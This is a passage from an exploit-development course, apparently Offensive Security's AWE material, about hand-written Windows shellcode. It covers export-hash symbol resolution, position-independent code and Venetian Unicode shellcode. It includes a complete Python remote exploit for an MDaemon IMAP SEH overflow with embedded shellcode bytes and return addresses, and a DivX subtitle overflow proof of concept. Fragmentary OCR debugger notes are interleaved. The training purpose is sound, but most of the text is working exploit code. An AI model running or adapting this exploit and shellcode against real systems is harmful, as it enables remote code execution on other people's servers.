compute_hash_finished:
find_function_compare:
        cmp    edx, [esp + 28h]           ; Compare the computed hash with the
                                          ; requested hash
        jnz    find_function_loop         ; No match, try the next one.
        mov    ebx, [edi + 24h]           ; Ordinals table relative offset
        add    ebx, ebp                   ; Ordinals table VMA
        mov    cx, [ebx + 2 * ecx]        ; Extrapolate the function's ordinal
        mov    ebx, [edi + 1ch]           ; Address table relative offset
        add    ebx, ebp                   ; Address table VMA
        mov    eax, [ebx + 4 * ecx]       ; Extract the relative function offset
                                          ; from its ordinal
        add    eax, ebp                   ; Function VMA
        mov    [esp + 1ch], eax           ; Overwrite stack version of eax
                                          ; from pushad
find_function_finished:
        popad                             ; Restore all registers
        ret                               ; Return
end start

END
```

ExitProcess shellcode ASM code

Exercise

1) Repeat the required steps in order to fully understand how to resolve symbols once kernel32 base address has been obtained.

MessageBox Shellcode

Now that we grasp the theory, we are going to write a custom *MessageBox* shellcode using the following steps:

- Find *kernel32.dll* base address
- Resolve *ExitProcess* symbol
- Resolve *LoadLibraryA* symbol
- Load *user32.dll* in process memory space
- Resolve *MessageBoxA* function within *user32.dll*
- Call our function showing "*pwnd*" in a message box
- *Exit* from the process

Make sure any Ascii strings are NULL Terminated.

Here is presented the ASM code for the new version of the shellcode:

EDI is the pimp king pushing address

```
.386                                        ; enable 32bit programming features
.model flat, stdcall                        ; flat model programming/stdcall convention(9)
assume fs:flat

.data                                       ; start data section

.code                                       ; start code section

start:
        jmp entry

entry:
        sub esp, 60h
        mov   ebp, esp
        call  find_kernel32

resolve_symbols_kernel32:                   ;edi -> kernel32.dll base
        ; Resolve LoadLibraryA
        push  0ec0e4e8eh                    ;LoadLibraryA hash
        push  edi
        call  find_function
        mov   [ebp + 10h], eax              ;store function addy on stack

        ; Resolve ExitProcess
        push  73e2d87eh                     ;ExitProcess hash
        push  edi
        call  find_function
        mov   [ebp + 1ch], eax              ;store function addy on stack


resolve_symbols_user32:                     ;Load user32.dll in memory
        xor   eax, eax
```


user32 with Null

```
    mov   ax, 3233h
    push  eax
    push  72657375h
    push  esp                              ;Pointer to 'user32'
    call  dword ptr [ebp + 10h]            ;Call LoadLibraryA
    mov   edi, eax                         ;edi -> user32.dll base

    ; Resolve MessageBoxA
    push  0bc4da2a8h
    push  edi
    call  find_function
    mov   [ebp + 18h], eax                 ;store function addy on stack
```

Edi is used by find function as base Address

```
exec_shellcode:
    ; Call "pwnd" MessageBoxA
    xor   eax, eax
    push eax                               ;pwnd string
    push 646e7770h                         ;pwnd string
    push esp                               ;pointer to pwnd
    pop  ecx                               ;store pointer in ecx

    ; Push MessageBoxA args in reverse order
    push eax
    push ecx
    push ecx
    push eax

    ; Call MessageBoxA
    call  dword ptr [ebp + 18h]

    ; Call ExitProcess
    xor   ecx, ecx                         ;Zero ecx
    push  ecx                              ;Exit Reason
    call  dword ptr [ebp + 1ch]

find_kernel32:
    xor eax, eax
    mov eax, fs:[eax+30h]
    mov eax, [eax+0ch]
    mov esi, [eax+1ch]
    lodsd
    mov edi, [eax+08h]
    ret
```

input edi = base, output = eax

Whatever

```
find_function:
    pushad                                 ; Save all registers
    mov   ebp, edi                         ; Take the base address of kernel32 and
                                           ; put it in ebp
    mov   eax, [ebp + 3ch]                 ; Offset to PE Signature VMA
    mov   edi, [ebp + eax + 78h]           ; Export table relative offset
    add   edi, ebp                         ; Export table VMA
    mov   ecx, [edi + 18h]                 ; Number of names
    mov   ebx, [edi + 20h]                 ; Names table relative offset
    add   ebx, ebp                         ; Names table VMA

find_function_loop:
    jecxz find_function_finished           ; Jump to the end if ecx is 0
    dec   ecx                              ; Decrement our names counter
    mov   esi, [ebx + ecx * 4]             ; Store the relative offset of the name
    add   esi, ebp                         ; Set esi to the VMA of the current name


compute_hash:
    xor   eax, eax                         ; Zero eax
```

```
        cdq                                     ; Zero edx
        cld                                     ; Clear direction

compute_hash_again:
        lodsb                                   ; Load the next byte from esi into al
        test  al, al                            ; Test ourselves.
        jz    compute_hash_finished             ; If the ZF is set,we've hit the null term
        ror   edx, 0dh                          ; Rotate edx 13 bits to the right
        add   edx, eax                          ; Add the new byte to the accumulator
        jmp   compute_hash_again                ; Next iteration

compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]                  ; Compare the computed hash with the
                                                ; requested hash
        jnz   find_function_loop                ; No match, try the next one.
        mov   ebx, [edi + 24h]                  ; Ordinals table relative offset
        add   ebx, ebp                          ; Ordinals table VMA
        mov   cx, [ebx + 2 * ecx]               ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]                  ; Address table relative offset
        add   ebx, ebp                          ; Address table VMA
        mov   eax, [ebx + 4 * ecx]              ; Extract the relative function offset
                                                ; from its ordinal
        add   eax, ebp                          ; Function VMA
        mov   [esp + 1ch], eax                  ; Overwrite stack version of eax
                                                ; from pushad
find_function_finished:
        popad                                   ; Restore all registers
        ret                                     ; Return
end start

END
```

MessageBox Shellcode ASM code

There are a couple of new things in the above shellcode to note:

- We loaded *user32.dll* in memory by pushing its name on the stack and then invoking *LoadLibraryA*;
- We pushed on to the stack all the *MessageBox* arguments before calling the function itself. The *MessageBoxA* function has the following prototype:

```
int MessageBox(       HWND hWnd,            // Owner Window
                      LPCTSTR lpText,       // Message
                      LPCTSTR lpCaption,    // Caption
                      UINT uType            // Behaviour (default: Ok)
);
```

MessageBox Prototype

Exercise

1) Compile the above ASM code and follow the shellcode through the debugger.

Position Independent Shellcode (PIC)

Our shellcode seems ok, but there's a problem that you might have noticed, we have some null bytes in the ASM code due to the "call find_function" opcodes (*E8 XX000000*). To avoid the null bytes, we are going to use a technique which allows us to write a piece of code that doesn't care about where it will be loaded. The ASM code will be *position independent* in order to be able to be injected anywhere in memory.

The technique exploits the fact that a call to a function located in a lower address doesn't contain null bytes and moreover it pushes on to the stack the address ahead of the call instruction itself. A *"pop reg32"* will then fetch an absolute address that will be used as a "base address" in the shellcode.



Figure 33: NULL bytes in shellcode

```
find_function_shorten:
        jmp find_function_shorten_bnc
find_function_ret:
        pop esi
        sub esi, 0xxh
find_function:
        [...] ; 0xxh bytes length
find_function_shorten_bnc:
        call find_function_ret
```

Position Independent Code

In the above code the *ESI* register will contain a *find_function* absolute address that can then be used in following calls within the shellcode.

Below we can see how this follows the modified version of *MessageBoxA* in which we applied the PIC technique:

```
.386                                    ; enable 32bit programming features
.model flat, stdcall                    ; flat model programming/stdcall convention(9)
assume fs:flat

.data                                   ; start data section

.code                                   ; start code section

start:
      jmp entry

entry:
       sub esp, 60h
       mov   ebp, esp

find_kernel32:
       xor eax, eax
       mov eax, fs:[eax+30h]
       mov eax, [eax+0ch]
       mov esi, [eax+1ch]
       lodsd
       mov edi, [eax+08h]

find_function_shorten:
      jmp find_function_shorten_bnc
find_function_ret:
      pop esi
      sub esi, 050h
      jmp resolve_symbols_kernel32

find_function:
       pushad                                   ; Save all registers
       mov   ebp, edi                           ; Take the base address of kernel32 and
                                                ; put it in ebp
       mov   eax, [ebp + 3ch]                   ; Offset to PE Signature VMA
       mov   edi, [ebp + eax + 78h]             ; Export table relative offset
       add   edi, ebp                           ; Export table VMA
       mov   ecx, [edi + 18h]                   ; Number of names
       mov   ebx, [edi + 20h]                   ; Names table relative offset
       add   ebx, ebp                           ; Names table VMA
find_function_loop:
       jecxz find_function_finished             ; Jump to the end if ecx is 0
       dec   ecx                                ; Decrement our names counter
       mov   esi, [ebx + ecx * 4]               ; Store the relative offset of the name
       add   esi, ebp                           ; Set esi to the VMA of the current name
compute_hash:
       xor   eax, eax                           ; Zero eax
       cdq                                      ; Zero edx
       cld                                      ; Clear direction
compute_hash_again:
       lodsb                                    ; Load the next byte from esi into al
       test  al, al                             ; Test ourselves.
       jz    compute_hash_finished              ; If the ZF is set,we've hit the null term
       ror   edx, 0dh                           ; Rotate edx 13 bits to the right
       add   edx, eax                           ; Add the new byte to the accumulator
       jmp   compute_hash_again                 ; Next iteration
```



```
compute_hash_finished:
find_function_compare:
        cmp   edx, [esp + 28h]               ; Compare the computed hash with the
                                             ; requested hash
        jnz   find_function_loop             ; No match, try the next one.
        mov   ebx, [edi + 24h]               ; Ordinals table relative offset
        add   ebx, ebp                       ; Ordinals table VMA
        mov   cx, [ebx + 2 * ecx]            ; Extrapolate the function's ordinal
        mov   ebx, [edi + 1ch]               ; Address table relative offset
        add   ebx, ebp                       ; Address table VMA
        mov   eax, [ebx + 4 * ecx]           ; Extract the relative function offset
                                             ; from its ordinal
        add   eax, ebp                       ; Function VMA
        mov   [esp + 1ch], eax               ; Overwrite stack version of eax
                                             ; from pushad
find_function_finished:
        popad                                ; Restore all registers
        ret                                  ; Return

find_function_shorten_bnc:
      call find_function_ret

resolve_symbols_kernel32:                    ;edi -> kernel32.dll base
        ; Resolve LoadLibraryA
        push  0ec0e4e8eh                     ;LoadLibraryA hash
        push  edi
        call  esi
        mov   [ebp + 10h], eax               ;store function addy on stack

        ; Resolve ExitProcess
        push  73e2d87eh                      ;ExitProcess hash
        push  edi
        call  esi
        mov   [ebp + 1ch], eax               ;store function addy on stack

resolve_symbols_user32:
        ;Load user32.dll in memory
        xor   eax, eax
        mov   ax, 3233h
        push  eax
        push  72657375h
        push  esp                            ;Pointer to 'user32'
        call  dword ptr [ebp + 10h]          ;Call LoadLibraryA
        mov   edi, eax                       ;edi -> user32.dll base

        ; Resolve MessageBoxA
        push  0bc4da2a8h
        push  edi
        call  esi
        mov   [ebp + 18h], eax               ;store function addy on stack

exec_shellcode:
        ; Call "pwnd" MessageBoxA
        xor   eax, eax
        push eax                             ;pwnd string
        push 646e7770h                       ;pwnd string
        push esp                             ;pointer to pwnd
        pop   ecx                            ;store pointer in ecx

        ; Push MessageBoxA args in reverse order
        push eax
        push ecx
        push ecx
        push eax
```

```
    ; Call MessageBoxA
    call  dword ptr [ebp + 18h]


    ; Call ExitProcess
    xor   ecx, ecx                        ;Zero ecx
    push  ecx                             ;Exit Reason
    call  dword ptr [ebp + 1ch]

end start

END
```

MessageBox Shellcode (PIC Version)

Exercise

1) Compile the above code and follow the execution flow to fully understand the PIC technique.

Shellcode in a real exploit

It's time to test our custom shellcode with a real exploit! We'll use a *Mdaemon IMAP Exploit* for a vulnerability we discovered in 2008. The vulnerability is a "post authentication" and the exploit uses the SEH Overwrite technique to gain code execution.

The following code was fetched from milw0rm - in which we replaced the existing bind shell payload with our *MessageBoxA* custom shellcode[29]:

```
#!/usr/bin/python

from socket import *
from optparse import OptionParser
import sys, time

print "[*********************************************************************]"
print "[*                                                                   *]"
print "[*    MDAEMON (POST AUTH) REMOTE ROOT IMAP FETCH COMMAND EXPLOIT     *]"
print "[*                      DISCOVERED AND CODED                         *]"
print "[*                               by                                  *]"
print "[*                          MATTEO MEMELLI                           *]"
print "[*                            (ryujin)                               *]"
print "[*              www.be4mind.com - www.gray-world.net                 *]"
print "[*                                                                   *]"
print "[*********************************************************************]"
usage =  "%prog -H TARGET_HOST -P TARGET_PORT -l USER -p PASSWD"
parser = OptionParser(usage=usage)
parser.add_option("-H", "--target_host", type="string",
                  action="store", dest="HOST",
                  help="Target Host")
parser.add_option("-P", "--target_port", type="int",
                  action="store", dest="PORT",
                  help="Target Port")
parser.add_option("-l", "--login-user", type="string",
                  action="store", dest="USER",
                  help="User login")
parser.add_option("-p", "--login-password", type="string",
                  action="store", dest="PASSWD",
                  help="User password")
(options, args) = parser.parse_args()
HOST    = options.HOST
PORT    = options.PORT
USER    = options.USER
PASSWD  = options.PASSWD
if not (HOST and PORT and USER and PASSWD):
   parser.print_help()
   sys.exit()

# windows/ MESSAGEBOX SHELLCODE - 185 bytes
shellcode = (
"\x83\xEC\x60\x8B\xEC\x33\xC0\x64\x8B\x40\x30\x8B\x40\x0C\x8B\x70\x1C\xAD"
"\x8B\x78\x08\xEB\x51\x5E\x83\xEE\x50\xEB\x50\x60\x8B\xEF\x8B\x45\x3C\x8B"
"\x7C\x28\x78\x03\xFD\x8B\x4F\x18\x8B\x5F\x20\x03\xDD\xE3\x33\x49\x8B\x34"
"\x8B\x03\xF5\x33\xC0\x99\xFC\xAC\x84\xC0\x74\x07\xC1\xCA\x0D\x03\xD0\xEB"
"\xF4\x3B\x54\x24\x28\x75\xE2\x8B\x5F\x24\x03\xDD\x66\x8B\x0C\x4B\x8B\x5F"
```

[29] http://www.milw0rm.com/exploits/5248

```
"\x1C\x03\xDD\x8B\x04\x8B\x03\xC5\x89\x44\x24\x1C\x61\xC3\xE8\xAA\xFF\xFF"
"\xFF\x68\x8E\x4E\x0E\xEC\x57\xFF\xD6\x89\x45\x10\x68\x7E\xD8\xE2\x73\x57"
"\xFF\xD6\x89\x45\x1C\x33\xC0\x66\xB8\x33\x32\x50\x68\x75\x73\x65\x72\x54"
"\xFF\x55\x10\x8B\xF8\x68\xA8\xA2\x4D\xBC\x57\xFF\xD6\x89\x45\x18\x33\xC0"
"\x50\x68\x70\x77\x6E\x64\x54\x59\x50\x51\x51\x50\xFF\x55\x18\x33\xC9\x51"
"\xFF\x55\x1C\x90\x90" )

s = socket(AF_INET, SOCK_STREAM)
print " [+] Connecting to imap server..."
s.connect((HOST, PORT))
print s.recv(1024)
print " [+] Logging in..."
s.send("0001 LOGIN %s %s\r\n" % (USER, PASSWD))
print s.recv(1024)
print " [+] Selecting Inbox Folder..."
s.send("0002 SELECT Inbox\r\n")
print s.recv(1024)
print " [+] We need at least one message in Inbox, appending one..."
s.send('0003 APPEND Inbox {1}\r\n')
print s.recv(1024)
print " [+] What would you like for dinner? SPAGHETTI AND PWNSAUCE?"
s.send('SPAGHETTI AND PWNSAUCE\r\n')
print s.recv(1024)
print " [+] DINNER'S READY: Sending Evil Buffer..."
# Seh overwrite at 532 Bytes
# pop edi; pop ebp; ret; From mdaemon/HashCash.dll
EVIL = "A"*528 + "\xEB\x06\x90\x90" + "\x8b\x11\xdc\x64" + "\x90"*8 + \
       shellcode + 'C'*35
s.send("A654 FETCH 2:4 (FLAGS BODY[" + EVIL + " (DATE FROM)])\r\n")
s.close()
print " [+] DONE! Check your shell on %s:%d" % (HOST, 4444)
```

MDaemon imap exploit, MessageBox shellcode

Violation ~~75413574~~ 72413772
offset: 532
~~jmp esp = 7C941EED~~ → ntdll

Correctly Overwriting

safe SEH won't work

JMP ESI = 7C903E7C or ~~POP/POP/RET~~

7C901D6D

ESI = 0414BA3C
Start 0414B7D4

617

~~01BC654B~~
⇒ 0x64dC118B
~~0x02DB1076~~
0x0312126D

Max = 0414BB54

max - start = 896 bytes.



Figure 34: MDaemon styled "pwnd" MessageBox

Exercise

1) Follow the exploit by attaching the imap process from within the debugger, don't forget to set a breakpoint on the POP POP RET address; you should get a nice "pwnd" Mdaemon styled message box.

Wrapping Up

This module discussed the theory and practce behind creating custom shellcode which can be used universially on various Windows Platforms. Although smaller and simpler shellcode can be achieved by statically calling the required functions, finding these function addresses dynamically is the only way to go in Windows Vista, due to ASLR.

Module 0x04 Venetian Shellcode

Lab Objectives

- **Understanding Unicode Overflows**
- **Understanding and using Venetian Shellcode in limited character set environments**
- **Exploiting the DIVX 6.6 vulnerability using Venetian Shellcode**

Overview

"Unicode is a computing industry standard allowing computers to consistently represent and manipulate text expressed in most of the world's writing systems"[30]. The Unicode character set uses sixteen bits per character rather than 8 bits like ASCII, allowing for 65,536 unique characters. This means that if an operating system uses Unicode, it has to be coded only once and only internationalization settings need to be changed (character set and language).

The problem in exploiting buffer overflows occurring in Unicode strings, is that "standard" shellcode sent to the vulnerable application is "modified" before being executed because of the Unicode conversion applied to the input buffer. The consequence is that standard shellcode can't be executed in these situations resulting in a crash. *"The Venetian exploit"* paper written by Chris Anley in 2002[31] was the first public proof that buffer overflows which occur in Unicode strings can be exploited. The paper introduces a method for creating shellcode using only UTF-16 friendly opcodes, that is, with every second byte being a NULL. In this module we will study the Venetian method and apply it to a buffer overflow which affects a well known multimedia player.

[30] http://en.wikipedia.org/wiki/Unicode

[31] Creating Arbitrary Shell Code in Unicode Expanded Strings, January 2002 (Chris Anley)
http://www.ngssoftware.com/papers/unicodebo.pdf

The Unicode Problem

Under Windows, two functions are responsible for ASCII to Unicode conversion and vice versa, respectively: *MultiByteToWideChar* and *WideCharToMultiByte*[32].

```
intMultiByteToWideChar(
  UINT CodePage,              <--- PAGE
  DWORD dwFlags,
  LPCSTR lpMultiByteStr,      <--- SOURCE STRING
  intcbMultiByte,
  LPWSTR lpWideCharStr,       <--- DESTINATION STRING
intcchWideChar
);

intWideCharToMultiByte(
  UINT CodePage,              <--- PAGE
  DWORD dwFlags,
  LPCWSTR lpWideCharStr,      <--- SOURCE STRING
  intcchWideChar,
  LPSTR lpMultiByteStr,       <--- DESTINATION STRING
  intcbMultiByte,
  LPCSTR lpDefaultChar,
  LPBOOL lpUsedDefaultChar
);
```

Win32 API unicode coversion functions

The first parameter passed to both the above functions is the code page which is very important. The code page describes the variations in the character-set to be applied to 8-bit/16-bit value, on the base of this parameter the original value may turn into completely different 16-bit/8-bit values. The code page used in the conversions can have a big impact on our shellcode in Unicode-based exploits. However, in most of the cases, ASCII characters are generally converted to their wide-character versions simply padding them with a NULL byte (0x41 -> 0x4100); luckily, this is also the case of the application that we are going to exploit in this module.

[32]Unicode characters are often referred to as wide characters.

The Venetian Blinds Method

As explained in [31], the *"Venetian"* technique consists of using two separated payloads - the first payload, that is half of the final one we want to execute, is used as a "solid" base in which bytes are interleaved with *NULL* gaps because of the Unicode conversion. The second payload is a shellcode writer completely written with a set of instructions that are Unicode in nature. Once the execution passes to the shellcode writer, it starts to fill the null gaps replacing them, byte by byte, with the second half of the final shellcode in order to obtain our complete payload. The name *"Venetian Blinds"* comes from the fact that the Unicode buffer can be imagined to be somewhat similar to a Venetian blind closed by the shellcode writer.

The key points of this method are:

- There must be at least one register pointing to our Unicode buffer;
- XCHG opcodes and ADD / SUB operations with multiples of 256 bytes can be safely used to further adjust the register that will be used for writing arbitrary bytes filling zeroes;
- We must modify memory, using instructions that contain alternating zeroes (Unicode friendly opcodes);
- We must insert "nop" equivalent opcodes between instructions in order to make sure that our code is aligned correctly on instruction boundaries.

Anley choose to use instructions like the following in order to "realign" shellcode:

```
00 6D 00:add byte ptr [ebp],ch
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

Nop instructions that can be used to align shellcode

The choice obviously depends on which of our registers points to a writable memory area which won't bring execution problems while being overwritten. Assuming that there is a at least one register that points to our Unicode buffer the shellcode writer "core" will be composed of the following instruction set:


```
80 00 75:add byte ptr [eax],75h
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
```

Shellcode Writer Instructions Set

This will end up with arbitrary bytes filling the zeroes inside our shellcode. Please be sure to study texts [31] and [33] carefully before moving on.

Exercise

1) Manually build a "Venetian" payload writer in order to obtain the following ASM instructions:

```
OR DX,0x0FFF
INC EDX
PUSH EDX
PUSH 0x2
```

   You can use the metasploit nasm shell to discover the relative opcodes.

2) Open venetian.exe from OllyDbg and set a breakpoint at address *0x004010A9* (*JMP EAX*)
3) Press F9 to reach your breakpoint and then F7 to step in to the first NOP instruction
4) Scroll down in the disassembly window and you will see that venetian.exe already has the part of the payload that need to be completed by your venetian writer
5) Binary paste your "Venetian" payload writer in the disassembly window starting at the beginning of the NOPs instructions
6) Follow the "Venetian" writer execution step by step and check that is actually "creating" your shellcode

[33] http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf

DivX Player 6.6 Case Study: Crashing the application

We will exploit a buffer overflow vulnerability found in DivX Player in 2008 by *securfrog*. The overflow occurs when the DivX Player parses a subtitle file with an overly long subtitle DIV[34]. We will use the Venetian Blinds Method by using the original POC[35] and obtain code execution. The first *POC* we are going to analyze is a modified version of the one supplied by *securfrog* in which we increase the buffer size in order to overwrite the Structure Exception Handler to own EIP.

```
#!/usr/bin/python
# DivXPOC01.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01
# file = name of avi video file
file = "infidel.srt"

stub = "\x41" * 3000000
f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r \n";
```

POC01 Source Code

Running POC01, the application throws an exception. As the SEH is completely overwritten by our buffer, we can control the execution flow. Nevertheless SEH is not overwritten with our usual *0x41414141* but with *0x41004100*, indicating that our buffer has been converted to Unicode before smashing the stack. If you are not familiar with SEH exploitation technique, please read Text [36] carefully before proceeding.

[34] http://www.securityfocus.com/bid/28799

[35] http://www.milw0rm.com/exploits/5462

[36] http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf (Litchfield 2003)



Figure 35: SEH overwritten by our evil buffer

Exercise

1) Repeat the required steps in order to fully overwrite the Structure Exception Handler.

